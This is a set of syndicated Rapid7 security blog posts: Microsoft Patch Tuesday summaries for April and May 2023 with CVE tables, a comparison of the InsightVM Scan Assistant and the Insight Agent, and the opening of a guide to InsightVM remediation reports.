
It would be surprising if the CVSSv3 base score chart for almost any random sample of vulnerabilities didn’t look similar to this.
Patch Tuesday - May 2023

Perhaps a coincidence, but two of the three most prominent cells in this heatmap include zero-day vulnerabilities.

Summary Tables

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29350 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 7.5
CVE-2023-29354 Microsoft Edge (Chromium-based) Security Feature Bypass Vulnerability No No 4.7
CVE-2023-2468 Chromium: CVE-2023-2468 Inappropriate implementation in PictureInPicture No No N/A
CVE-2023-2467 Chromium: CVE-2023-2467 Inappropriate implementation in Prompts No No N/A
CVE-2023-2466 Chromium: CVE-2023-2466 Inappropriate implementation in Prompts No No N/A
CVE-2023-2465 Chromium: CVE-2023-2465 Inappropriate implementation in CORS No No N/A
CVE-2023-2464 Chromium: CVE-2023-2464 Inappropriate implementation in PictureInPicture No No N/A
CVE-2023-2463 Chromium: CVE-2023-2463 Inappropriate implementation in Full Screen Mode No No N/A
CVE-2023-2462 Chromium: CVE-2023-2462 Inappropriate implementation in Prompts No No N/A
CVE-2023-2460 Chromium: CVE-2023-2460 Insufficient validation of untrusted input in Extensions No No N/A
CVE-2023-2459 Chromium: CVE-2023-2459 Inappropriate implementation in Prompts No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29343 SysInternals Sysmon for Windows Elevation of Privilege Vulnerability No No 7.8
CVE-2023-29338 Visual Studio Code Information Disclosure Vulnerability No No 5

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24904 Windows Installer Elevation of Privilege Vulnerability No No 7.1

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24943 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 9.8
CVE-2023-24903 Windows Secure Socket Tunneling Protocol (SSTP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-29325 Windows OLE Remote Code Execution Vulnerability No Yes 8.1
CVE-2023-28283 Windows Lightweight Directory Access Protocol (LDAP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-24946 Windows Backup Service Elevation of Privilege Vulnerability No No 7.8
CVE-2023-29336 Win32k Elevation of Privilege Vulnerability Yes No 7.8
CVE-2023-24940 Windows Pragmatic General Multicast (PGM) Denial of Service Vulnerability No No 7.5
CVE-2023-24942 Remote Procedure Call Runtime Denial of Service Vulnerability No No 7.5
CVE-2023-24932 Secure Boot Security Feature Bypass Vulnerability Yes Yes 6.7
CVE-2023-29324 Windows MSHTML Platform Security Feature Bypass Vulnerability No No 6.5
CVE-2023-24900 Windows NTLM Security Support Provider Information Disclosure Vulnerability No No 5.9
CVE-2023-24945 Windows iSCSI Target Service Information Disclosure Vulnerability No No 5.5
CVE-2023-28251 Windows Driver Revocation List Security Feature Bypass Vulnerability No No 5.5

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29344 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2023-24953 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-29335 Microsoft Word Security Feature Bypass Vulnerability No No 7.5
CVE-2023-24955 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 7.2
CVE-2023-24881 Microsoft Teams Information Disclosure Vulnerability No No 6.5
CVE-2023-24950 Microsoft SharePoint Server Spoofing Vulnerability No No 6.5
CVE-2023-24954 Microsoft SharePoint Server Information Disclosure Vulnerability No No 6.5
CVE-2023-29333 Microsoft Access Denial of Service Vulnerability No No 3.3

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24941 Windows Network File System Remote Code Execution Vulnerability No No 9.8
CVE-2023-24947 Windows Bluetooth Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24949 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-24902 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-24905 Remote Desktop Client Remote Code Execution Vulnerability No No 7.8
CVE-2023-29340 AV1 Video Extension Remote Code Execution Vulnerability No No 7.8
CVE-2023-29341 AV1 Video Extension Remote Code Execution Vulnerability No No 7.8
CVE-2023-24898 Windows SMB Denial of Service Vulnerability No No 7.5
CVE-2023-24901 Windows NFS Portmapper Information Disclosure Vulnerability No No 7.5
CVE-2023-24939 Server for NFS Denial of Service Vulnerability No No 7.5
CVE-2023-24948 Windows Bluetooth Driver Elevation of Privilege Vulnerability No No 7.4
CVE-2023-24899 Windows Graphics Component Elevation of Privilege Vulnerability No No 7
CVE-2023-24944 Windows Bluetooth Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-28290 Microsoft Remote Desktop app for Windows Information Disclosure Vulnerability No No 5.3

Using Rapid7 Insight Agent and InsightVM Scan Assistant in Tandem

Post Syndicated from John Hartman original https://blog.rapid7.com/2023/04/26/using-rapid7-insight-agent-and-insightvm-scan-assistant-in-tandem/

Background

Using Rapid7 Insight Agent and InsightVM Scan Assistant in Tandem

Rapid7 Insight Agent and InsightVM Scan Assistant are executables that can be deployed to assist in understanding the vulnerabilities in your environment. Frequently there are questions around when and where you would deploy each, if you need both, what they actually monitor, etc. This article will answer those questions, but first let’s look at each executable in more detail.

Rapid7 Insight Agent

Notice the name of this starts with Rapid7. This is important, because the Insight Agent can be used for multiple tools, primarily InsightVM and InsightIDR. However, the agent does different things for each. For InsightIDR, the agent monitors process start and stop events and has log collection abilities. For InsightVM, the Insight Agent is used for assessment of vulnerabilities. In this article, we’ll focus on using Insight Agent for InsightVM.

The Insight Agent performs an “assessment” roughly every six hours. Notice the word “assessment” and not “scan”. The Insight Agent has the permissions necessary to gather information about the asset that it is installed on and then forward that information directly to the Insight Platform. The Insight Platform then forwards that data to the InsightVM Security Console. The Security Console then takes that data and runs it against a scan template to determine what vulnerabilities that asset has. Once done, the Security Console updates its own database with the results for that asset and then on the interval of communication with the Insight Platform it will forward the assessment results back to the Insight Platform.

With the Insight Agent, you do not determine a scan schedule or have the ability to kick off ad hoc or remediation scans on that asset. As noted above, assessments occur every six hours. However, not every agent is being assessed on the same six hour interval. The schedule is maintained entirely by the Insight Platform.

Another key takeaway about the communication path mentioned above: The Insight Agent does not communicate directly to the console. This makes Insight Agent particularly beneficial when it comes to protecting your remote workforce. Given that remote assets are not on your network, you typically cannot scan them directly. So, Insight Agent is the main option to view the vulnerabilities for those assets.

Recently, Rapid7 released the ability to perform Policy Scans using the Insight Agent as well. This ability is limited to assets that are available for the installation of the InsightAgent though (Windows, Linux, Mac), however that typically covers a large portion of the policy scanning needed. Policy scanning occurs every 12 hours.

InsightVM Documentation: Insight Agents with InsightVM

InsightVM Scan Assistant

The InsightVM Scan Assistant executable is solely dedicated to InsightVM and is configured to display a certificate on port 21047. The Scan Assistant can only be used when being accessed from a scan engine (distributed or local). Unlike the Insight Agent, which monitors and performs assessments on a scheduled basis, the Scan Assistant is dormant unless called upon by a Scan Engine either through a manual or scheduled scan configured from the Security Console.

For this to work, first you must generate a certificate from InsightVM in the credential setup. Then, you need to edit any scan templates being used to additionally look for port TCP 21047 on both Asset and Service discovery. From there, the Scan Engine will use those credentials and look for that port to be open on the endpoint servers. If the certificate being presented on that port matches the certificate created within InsightVM, the scan engine will use it to authenticate to the endpoint asset. The Scan Assistant has the permissions necessary to perform all local checks on the endpoint asset.

Using the Scan Assistant instead of regular domain credentials offers better security, as it eliminates the possibility of a domain account with elevated permissions to be used in your environment. Additionally, the Scan Assistant has proven to be more efficient and perform scans quicker than domain credentials.

InsightVM Documentation: Using the Scan Assistant

So why use both?

As stated above, the two executables are completely independent of each other. The Insight Agent communicates to the platform whereas the Scan Assistant talks directly to the Scan Engine performing the scan. The Insight Agent is not configurable in its scheduled assessment whereas the Scan Assistant is completely dormant until scanned and is completely reliant on an administrator configuring scanning.

So, WHERE should each executable be installed? I would suggest having the Insight Agent on all local and remote assets—everything capable of having the Insight Agent installed. For the Scan Assistant, only internal assets would be applicable. You could install the Scan Assistant on remote assets as well, if you have a policy that requires users to connect to the VPN on set schedules and you plan to scan through that VPN or office wi-fi. However, in most situations, the Insight Agent is the only way to assess your remote assets.

So that brings us to the internal assets that should have BOTH the Insight Agent and the Scan Assistant installed. You might be asking ‘why in the world would I want to deploy yet another executable if the Insight Agent is already performing the assessment on those assets?’ Well, let’s circle back to the fact that the Insight Agent is only performing the local checks. So, you will need to perform at least monthly scanning of those assets to view network vulnerabilities. Additionally, as mentioned above, the Insight Agent is incapable of kicking off an ad-hoc scan. This is where the Scan Assistant comes into play for remediation scans specifically.

Scenario: I have an asset “abc.company.com.” InsightAgent discovers a local vulnerability on the asset at 10AM and it’s only 1030AM. I send the finding off to my system administrator to patch the vulnerability immediately. By 11AM the vulnerability is patched, and I want to verify that the vulnerability has been remediated. Without a credentialed scan, I have to wait another five hours before InsightAgent conducts another assessment. However, with the Scan Assistant I can immediately kick off an authenticated vulnerability scan against that asset to determine that the vulnerability is no longer present.

The other main use case for the Scan Assistant is to take advantage of the full breadth of the Policy Scanning. Currently, InsightAgent can only assess up to 100 different policies and can only assess for the default values of the policies through CIS or DISA.

Using the Scan Assistant with the scan engine you have access to ALL categories of Policy Scans, including CIS, DISA, FDCC, and USGCB. Additionally, you can use the custom policy builder to edit values within typical benchmarks. For example, you might change the minimum password length from 14 characters to 20 characters if that’s what your internal policy dictates.

InsightVM Scan Assistant Rapid7 Insight Agent
Installation Endpoints All internal assets All assets internal and remote
Communication path Scan Engine (Distributed or Local) Insight Platform
Policy Scanning CIS, DISA, FDCC, USGCB, Custom Limited to CIS and DISA
Scheduling Determined by Administrator Every 6 hours handled by Platform
Ad Hoc scans yes no

Patch Tuesday – April 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/04/11/patch-tuesday-april-2023/

Patch Tuesday - April 2023

Microsoft is offering fixes for 114 vulnerabilities for in April 2023. This month’s haul includes a single zero-day vulnerability, as well as seven critical Remote Code Execution (RCE) vulnerabilities. There is a strong focus on fixes for Windows OS this month.

Over the last 18 months or so, Rapid7 has written several times about the prevalence of driver-based attacks. This month’s sole zero-day vulnerability – a driver-based elevation of privilege – will only reinforce the popularity of the vector among threat actors. Successful exploitation of CVE-2023-28252 allows an attacker to obtain SYSTEM privileges via a vulnerability in the Windows Common Log File System (CLFS) driver. Microsoft has patched more than one similar CLFS driver vulnerability over the past year, including CVE-2023-23376 in February 2023 and CVE-2022-37969 in September 2022.

Microsoft has released patches for the zero-day vulnerability CVE-2023-28252 for all current versions of Windows. Microsoft is not aware of public disclosure, but has detected in-the-wild exploitation and is aware of functional exploit code. The assigned base CVSSv3 score of 7.8 lands this vulnerability near the top of the High severity range, which is expected since it gives complete control of an asset, but a remote attacker must first find some other method to access the target.

April 2023 also sees 45 separate Remote Code Execution (RCE) vulnerabilities patched, which is a significant uptick from the average of 33 per month over the past three months. Microsoft rates seven of this month’s RCE vulnerabilities as Critical, including two related vulnerabilities with a CVSSv3 base score of 9.8. CVE-2023-28250 describes a vulnerability in Windows Pragmatic General Multicast (PGM) which allows an attacker to achieve RCE by sending a specially crafted file over the network. CVE-2023-21554 allows an attacker to achieve RCE by sending a specially crafted Microsoft Messaging Queue packet. In both cases, the Microsoft Message Queueing Service must be enabled and listening on port 1801 for an asset to be vulnerable. The Message Queueing Service is not installed by default. Even so, Microsoft considers exploitation of CVE-2023-21554 more likely.

The other five Critical RCE this month are spread across various Windows components: Windows Raw Image Extension, Windows DHCP Protocol, and two frequent fliers: Windows Point-to-Point Tunneling Protocol and the Windows Layer 2 Tunneling Protocol.

The RAW Image Extension vulnerability CVE-2023-28921 is another example of what Microsoft refers to as an Arbitrary Code Execution (ACE), explaining “The attack itself is carried out locally. This means an attacker or victim needs to execute code from the local machine to exploit the vulnerability.” For some defenders, this may stretch the definition of the word Remote in Remote Code Execution, but there are many ways to deliver a file to a user, and an unpatched system remains vulnerable regardless.

DHCP server vulnerability CVE-2023-28231 requires an attacker to be on the same network as the target, but offers RCE via a specially crafted RPC call. Microsoft considers that exploitation is more likely.

The hunter becomes the hunted as Microsoft patches a Denial of Service vulnerability in Defender. The advisory for CVE-2023-24860 includes some unusual guidance: “Systems that have disabled Microsoft Defender are not in an exploitable state.” In practice this vulnerability is less likely to be exploited, and the default update cadence for Defender should mean that most assets are automatically patched in a short timeframe.

Windows Server administrators should take note of CVE-2023-28247. Successful exploitation allows an attacker to view contents of kernel memory remotely from the context of a user process. Microsoft lists Windows Server 2012, 2016, 2019, and 2022 as vulnerable. Although Microsoft assesses that exploitation is less likely, Windows stores many secrets in kernel memory, including cryptographic keys.

Machine learning is everywhere these days, and this month’s Patch Tuesday is no exception: CVE-2023-28312 describes a vulnerability in Azure Machine Learning which allows an attacker to access system logs, although any attack would need to be launched from within the same secure network. The advisory contains links to Microsoft detection and remediation guidance.

The other Azure vulnerability this month is a Azure Service Connector Security Feature Bypass. Microsoft rates Attack Complexity for CVE-2023-28300 as High, since this vulnerability is only useful when chained with other exploits to defeat other security measures. However, the Azure Service Connector only updates when the Azure Command-Line Interface is updated, and automatic updates are not enabled by default.

Final curtain call tonight for a raft of familiar names, since April 2023 Patch Tuesday includes the very last round of Extended Security Updates (ESU) for a number of Microsoft products. These include:

As always, the end of ESU means that Microsoft does not expect to patch or even disclose any future vulnerabilities which might emerge in these venerable software products, so it is no longer possible to secure them; these dates have been well-publicized far in advance under the fixed lifecycle policy. No vendor can feasibly support ancient software indefinitely, and some administrators may be glad that they will never have to install another Exchange Server 2013 patch.

Summary Charts

Patch Tuesday - April 2023
Printer Drivers, DNS, and the Windows Kernel.
Patch Tuesday - April 2023
Remote Code Execution and Elevation of Privilege account for the majority as usual. A rare appearance for Tampering.
Patch Tuesday - April 2023
CVSSv3 scoring tends to cluster around certain values.
Patch Tuesday - April 2023
As usual, the distribution of severity skews towards Very Important.
Patch Tuesday - April 2023
Printer drivers and CVEs go hand in hand.

Summary tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28300 Azure Service Connector Security Feature Bypass Vulnerability No No 7.5
CVE-2023-28312 Azure Machine Learning Information Disclosure Vulnerability No No 6.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28284 Microsoft Edge (Chromium-based) Security Feature Bypass Vulnerability No No 4.3
CVE-2023-28301 Microsoft Edge (Chromium-based) Tampering Vulnerability No No 4.2
CVE-2023-24935 Microsoft Edge (Chromium-based) Spoofing Vulnerability No No N/A
CVE-2023-1823 Chromium: CVE-2023-1823 Inappropriate implementation in FedCM No No N/A
CVE-2023-1822 Chromium: CVE-2023-1822 Incorrect security UI in Navigation No No N/A
CVE-2023-1821 Chromium: CVE-2023-1821 Inappropriate implementation in WebShare No No N/A
CVE-2023-1820 Chromium: CVE-2023-1820 Heap buffer overflow in Browser History No No N/A
CVE-2023-1819 Chromium: CVE-2023-1819 Out of bounds read in Accessibility No No N/A
CVE-2023-1818 Chromium: CVE-2023-1818 Use after free in Vulkan No No N/A
CVE-2023-1817 Chromium: CVE-2023-1817 Insufficient policy enforcement in Intents No No N/A
CVE-2023-1816 Chromium: CVE-2023-1816 Incorrect security UI in Picture In Picture No No N/A
CVE-2023-1815 Chromium: CVE-2023-1815 Use after free in Networking APIs No No N/A
CVE-2023-1814 Chromium: CVE-2023-1814 Insufficient validation of untrusted input in Safe Browsing No No N/A
CVE-2023-1813 Chromium: CVE-2023-1813 Inappropriate implementation in Extensions No No N/A
CVE-2023-1812 Chromium: CVE-2023-1812 Out of bounds memory access in DOM Bindings No No N/A
CVE-2023-1811 Chromium: CVE-2023-1811 Use after free in Frames No No N/A
CVE-2023-1810 Chromium: CVE-2023-1810 Heap buffer overflow in Visuals No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28296 Visual Studio Remote Code Execution Vulnerability No No 8.4
CVE-2023-28262 Visual Studio Elevation of Privilege Vulnerability No No 7.8
CVE-2023-24893 Visual Studio Code Remote Code Execution Vulnerability No No 7.8
CVE-2023-28260 .NET DLL Hijacking Remote Code Execution Vulnerability No No 7.8
CVE-2023-28299 Visual Studio Spoofing Vulnerability No No 5.5
CVE-2023-28263 Visual Studio Information Disclosure Vulnerability No No 5.5

ESU SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23384 Microsoft SQL Server Remote Code Execution Vulnerability No No 7.3

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28250 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 9.8
CVE-2023-21554 Microsoft Message Queuing Remote Code Execution Vulnerability No No 9.8
CVE-2023-28240 Windows Network Load Balancing Remote Code Execution Vulnerability No No 8.8
CVE-2023-21727 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8
CVE-2023-28275 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-28231 DHCP Server Service Remote Code Execution Vulnerability No No 8.8
CVE-2023-28244 Windows Kerberos Elevation of Privilege Vulnerability No No 8.1
CVE-2023-28268 Netlogon RPC Elevation of Privilege Vulnerability No No 8.1
CVE-2023-28219 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-28220 Layer 2 Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-28272 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28293 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-24912 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28252 Windows Common Log File System Driver Elevation of Privilege Vulnerability Yes No 7.8
CVE-2023-28241 Windows Secure Socket Tunneling Protocol (SSTP) Denial of Service Vulnerability No No 7.5
CVE-2023-24931 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2023-28232 Windows Point-to-Point Tunneling Protocol Remote Code Execution Vulnerability No No 7.5
CVE-2023-28217 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 7.5
CVE-2023-28238 Windows Internet Key Exchange (IKE) Protocol Extensions Remote Code Execution Vulnerability No No 7.5
CVE-2023-28227 Windows Bluetooth Driver Remote Code Execution Vulnerability No No 7.5
CVE-2023-21769 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-28302 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-28254 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2023-28222 Windows Kernel Elevation of Privilege Vulnerability No No 7.1
CVE-2023-28229 Windows CNG Key Isolation Service Elevation of Privilege Vulnerability No No 7
CVE-2023-28218 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7
CVE-2023-28216 Windows Advanced Local Procedure Call (ALPC) Elevation of Privilege Vulnerability No No 7
CVE-2023-28305 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28255 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28278 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28256 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28306 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28307 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28308 Windows DNS Server Remote Code Execution Vulnerability No No 6.6
CVE-2023-28223 Windows Domain Name Service Remote Code Execution Vulnerability No No 6.6
CVE-2023-28267 Remote Desktop Protocol Client Information Disclosure Vulnerability No No 6.5
CVE-2023-28228 Windows Spoofing Vulnerability No No 5.5
CVE-2023-28271 Windows Kernel Memory Information Disclosure Vulnerability No No 5.5
CVE-2023-28253 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2023-28298 Windows Kernel Denial of Service Vulnerability No No 5.5
CVE-2023-28266 Windows Common Log File System Driver Information Disclosure Vulnerability No No 5.5
CVE-2023-28276 Windows Group Policy Security Feature Bypass Vulnerability No No 4.4
CVE-2023-21729 Remote Procedure Call Runtime Information Disclosure Vulnerability No No 4.3

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28309 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2023-28313 Microsoft Dynamics 365 Customer Voice Cross-Site Scripting Vulnerability No No 6.1
CVE-2023-28314 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 6.1

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28311 Microsoft Word Remote Code Execution Vulnerability No No 7.8
CVE-2023-28287 Microsoft Publisher Remote Code Execution Vulnerability No No 7.8
CVE-2023-28295 Microsoft Publisher Remote Code Execution Vulnerability No No 7.8
CVE-2023-28285 Microsoft Office Graphics Remote Code Execution Vulnerability No No 7.8
CVE-2023-28288 Microsoft SharePoint Server Spoofing Vulnerability No No 6.5

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23375 Microsoft ODBC and OLE DB Remote Code Execution Vulnerability No No 7.8
CVE-2023-28304 Microsoft ODBC and OLE DB Remote Code Execution Vulnerability No No 7.8

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24860 Microsoft Defender Denial of Service Vulnerability No No 7.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-28297 Windows Remote Procedure Call Service (RPCSS) Elevation of Privilege Vulnerability No No 8.8
CVE-2023-24924 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24925 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24884 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24926 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24885 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24927 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24886 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24928 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24887 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24929 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-28243 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-28291 Raw Image Extension Remote Code Execution Vulnerability No No 8.4
CVE-2023-28274 Windows Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28246 Windows Registry Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28225 Windows NTLM Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28237 Windows Kernel Remote Code Execution Vulnerability No No 7.8
CVE-2023-28236 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28248 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-28292 Raw Image Extension Remote Code Execution Vulnerability No No 7.8
CVE-2023-28233 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2023-28234 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2023-28247 Windows Network File System Information Disclosure Vulnerability No No 7.5
CVE-2023-28224 Windows Point-to-Point Protocol over Ethernet (PPPoE) Remote Code Execution Vulnerability No No 7.1
CVE-2023-28221 Windows Error Reporting Service Elevation of Privilege Vulnerability No No 7
CVE-2023-28273 Windows Clip Service Elevation of Privilege Vulnerability No No 7
CVE-2023-24914 Win32k Elevation of Privilege Vulnerability No No 7
CVE-2023-28235 Windows Lock Screen Security Feature Bypass Vulnerability No No 6.8
CVE-2023-28270 Windows Lock Screen Security Feature Bypass Vulnerability No No 6.8
CVE-2023-24883 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-28269 Windows Boot Manager Security Feature Bypass Vulnerability No No 6.2
CVE-2023-28249 Windows Boot Manager Security Feature Bypass Vulnerability No No 6.2
CVE-2023-28226 Windows Enroll Engine Security Feature Bypass Vulnerability No No 5.3
CVE-2023-28277 Windows DNS Server Information Disclosure Vulnerability No No 4.9

Using InsightVM Remediation Projects To Ensure Accountability

Post Syndicated from Landon Dalke original https://blog.rapid7.com/2023/04/05/using-insightvm-remediation-projects-to-ensure-accountability/

Using InsightVM Remediation Projects To Ensure Accountability

One benefit of InsightVM reporting is that it enables security teams to build accountability into remediation projects. There are a number of ways this can be accomplished and the approach you take will be dictated by your organization’s specific structure and needs.

In this blog, we’ll look at two types of console-driven reports and two types of cloud-driven reports (projects). Depending on who will be conducting remediations, you may choose one over the others. We’ll explore why in detail below.

Reporting Prerequisites

Before we can get too deep into reporting, some prerequisites need to be met. Mainly, we need scan data in the InsightVM console. To get scan data, we need to perform at least one site run against at least one asset (preferably with credentials or Scan Assistant) or at least one Insight Agent deployed. Whether agent-driven or traditionally scanned, the data will be in the form of a Site in InsightVM.

We can then organize the Site data into logical filters called Dynamic Asset Groups, or DAGs. We can create DAGs based on numerous filters; the most common filters are ‘OS’ or ‘IP address in the range of.’ Using these types of Dynamic Asset Groups allows us to create both OS and location-based organization of our scan data, which can later be used to scope both reports and query builder.

Remember: Use Sites and Agents to obtain asset and vulnerability data.  Use DAGs and Tags to organize the data.

Console reports are run from the Reporting link  in the left-hand menu of the InsightVM console. There are two console reports that I recommend to customers. The first is called Top Remediation w/ details.

Using InsightVM Remediation Projects To Ensure Accountability

Top Remediation w/ details reports include a variety of actionable information, such as:

Real Risk Prioritization: Real Risk is great because it factors in CVSSv2 base metrics, potential malware kits and exploit kits, and the publish date (aka how long the vulnerability has been exposed to hackers).

Using InsightVM Remediation Projects To Ensure Accountability

The Risk score value is not the important metric, but instead, how that number compares to the other risk score numbers in the report. Prioritizing the biggest risk score first for maximum impact is a really good way to prioritize.

Solution Driven Remediation: Remediations, also known as Solutions, are the second primary reason to use this report. Solutions are usually cumulative and allow many vulnerabilities to be remediated with a single solution. The Top Remediation report only shows solutions, and when combined with risk, it enables you to see the maximum impact solutions, that will have the most significant impact on reducing risk in your environment.

